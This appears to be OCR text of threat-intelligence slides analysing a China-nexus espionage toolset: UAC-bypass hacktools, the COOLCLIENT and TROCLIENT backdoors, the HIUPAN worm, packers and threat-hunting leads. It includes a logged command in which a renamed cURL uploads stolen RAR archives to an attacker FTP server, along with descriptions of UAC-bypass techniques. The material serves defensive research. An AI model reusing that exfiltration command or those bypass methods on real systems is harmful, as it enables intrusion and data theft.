
Table. Similarities and differences between QMAGENT and MIROGO

Privilege Escalation

Detection / Name	Description
HackTool.Win32.ABPASS	• Bypass UAC by hijacking the protocol "ms-settings" • Reuse codes from UACME's "ucmShellRegModMethod3"
HackTool.Win32.CCPASS	• Bypass UAC by hijacking the protocol "ms-windows-store" • Reuse codes from UACME's "ucmMsStoreProtocolMethod"
SilentCleanup	• Bypass UAC by abusing a native Windows service SilentCleanup • It hijacks the environment variable %windir% and trigger the service to execute the specified command.

Table. List of privilege escalation hacktools

- Worm.Win32.HIUPAN
- Backdoor.Win32.ACNSHELL



- Always Another Secret: Lifting the Haze on China-nexus Espionage in Southeast Asia from Mandiant
- Family Tree: DLL-Sideloading Cases May Be Related from Sophos

Command and Control

- PowerShell
- CertUtil
- Backdoor.Win32.CLEXEC
  - Clear event logs and execute commands
- Backdoor.Win32.COOLCLIENT
  - Manipulate files, send portmap and record keystrokes
- Backdoor.Win32.TROCLIENT
  - Manipulate files and record keystrokes





Figure. PowerShell commands for downloading next-stage payloads

Figure. Using certutil.exe to download a WinRAR binary


Myanmar's own homepag
Not secure | 103.159.132.181
Incognito
Update
Set as home page
Bookmark our website
Google
google
Video website
Youtube
Bilibili
Myanmar TV Channel
Break
Watch-free
DOGO Movies
Cartoon HD
ShowTime
Hollywood
Thepiratebay
Adult movie
Xvideos
Pornhub
xnxx
Redtube
ThePornDude
Shooshtime
Hardsextube
Hustlertube
Spankwire
Youjizz
Social networking sites
facebook
twitter
Website is collecting ...

COOLCLIENT vs. TROCLIENT

Argument / Behaviors		COOLCLIENT	TROCLIENT
install	Create a service named “InstallSvc”	V	V
	Execute itself with “passuac”	V	V
	Set Run Key with “work/online”	V	V
passuac	AppInfo RPC	V	
	CMSTPLUA COM	V	V
	Token Manipulation		V
work / online	Send portmap	V	
	Connect to C&C	V	V
	File operations	V	V
	Keylogging	V	V

Figure. Shellcode in Worm.Win32.HIUPAN





Figure. Shellcode in Backdoor.Win32.TROCLIENT







Figure. Similar obfuscations are used in HIUPAN (left) and TROCLIENT (right)

WinRAR + cURL

- Use cURL (log.log) to upload exfiltrated files to the actor-controlled FTP servers



Filename	Filesize	Filetype	Last modified	Permission
..[redacted]min-C.rar	3.3 MB	rar-file	廿廿二年十二月五日 十五時廿九分47秒	-rwxrwxr...
[redacted]-J0T05BH-d.rar	3.2 MB	rar-file	廿廿二年十二月五日 十五時廿一分九秒	-rwxrwxr...
[redacted]-J0T05BH-C.rar	607.1 MB	rar-file	廿廿二年十二月五日 十五時廿分十二秒	-rwxrwxr...
[redacted]-9M48H5I-E.rar	16.7 MB	rar-file	廿廿二年十二月五日 十二時〇分41秒	-rwxrwxr...
[redacted]-9M48H5I-C.rar	263.1 MB	rar-file	廿廿二年十二月五日 十二時〇分六秒	-rwxrwxr...
[redacted]artinez-c.rar	127.1 MB	rar-file	廿廿二年十二月五日 十一時53分十六秒	-rwxrwxr...
[redacted]-PC08-Z.rar	2.3 MB	rar-file	廿廿二年十二月五日 十一時46分41秒	-rwxrwxr...
[redacted]ar	774.2 MB	rar-file	廿廿二年十二月五日 十一時46分二秒	-rwxrwxr...
[redacted]-PC08-c.rar	151.3 MB	rar-file	廿廿二年十二月五日 十一時42分53秒	-rwxrwxr...
[redacted].rar	1.5 GB	rar-file	廿廿二年十二月五日 十一時卅一分二秒	-rwxrwxr...
[redacted]-4NA5SUC-D.rar	38.8 MB	rar-file	廿廿二年十二月五日 十時廿一分38秒	-rwxrwxr...
[redacted]-4NA5SUC-c.rar	46.8 MB	rar-file	廿廿二年十二月五日 十時廿分58秒	-rwxrwxr...
[redacted]-QVCB1II-c.rar	254.7 MB	rar-file	廿廿二年十二月五日 十時七分39秒	-rwxrwxr...
[redacted]-0OH70NL-c.rar	1.1 GB	rar-file	廿廿二年十二月五日 九時39分廿九秒	-rwxrwxr...
[redacted]-d.rar	428.1 KB	rar-file	廿廿二年十二月二日 十一時54分八秒	-rwxrwxr...

2022-06-09 01:38467 — C:\Users\Public\Libraries\TVGameBox\hpqhvind.exe

→ C:\Windows\SysWOW64\cmd.exe

→ C:\ProgramData\IDM**log.log** –progress-bar –C –T C:\ProgramData\IDM\<redacted>.RAR ftp://<user>:<pass>@<upload_ip>/


NUPAKAGE & ZPAKAGE

- Have some features in common
  - Need a unique passcode to be executed
  - Exfiltrated data is wrapped in a custom file format
- Drop 2 files
  - xxx.zip: a logging file with a fake ZIP header
  - xxx.z: the exfiltrated data

Logging File

- An example of the logging file from HackTool.Win32.NUPAKAGE

```
[+] Program ready!
[+] FILE ORIGINAL PATH: C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\1494870C-9912-C184-4CC9-B401-A53F4D8DE290.pdf
[+] FILE PATH SIZE: 198
[+] FILE ORIGINAL SIZE: 186837
[+] FILE COMPRESSED SIZE: 183734
[+] FILE ORIGINAL PATH: C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\Click on 'Change' to select default PDF handler.pdf
[+] FILE PATH SIZE: 210
[+] FILE ORIGINAL SIZE: 186837
[+] FILE COMPRESSED SIZE: 183734
...
<omitted>
...
[*] File or folder access denied!
[*] File or folder access denied!
[+] All completed!
```



Threat Hunting

Threat Hunting

- Google Drive links
- Artifacts hidden in malware
- Malware traffic

Google Drive Links

ITW Urls (2)

Scanned	Detections	Status	URL
2022-08-16	0 / 88	200	https://doc-0g-94-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/g0naqthf9t7154f3er6nda8lc2nu96dj/1660614600000/06930661513907651047/*/1xNyYw3floaiVUH7zxY-ICOgJLsSmfSGq?e=download&uuid=9c2d874b-45e4-4cf0-9e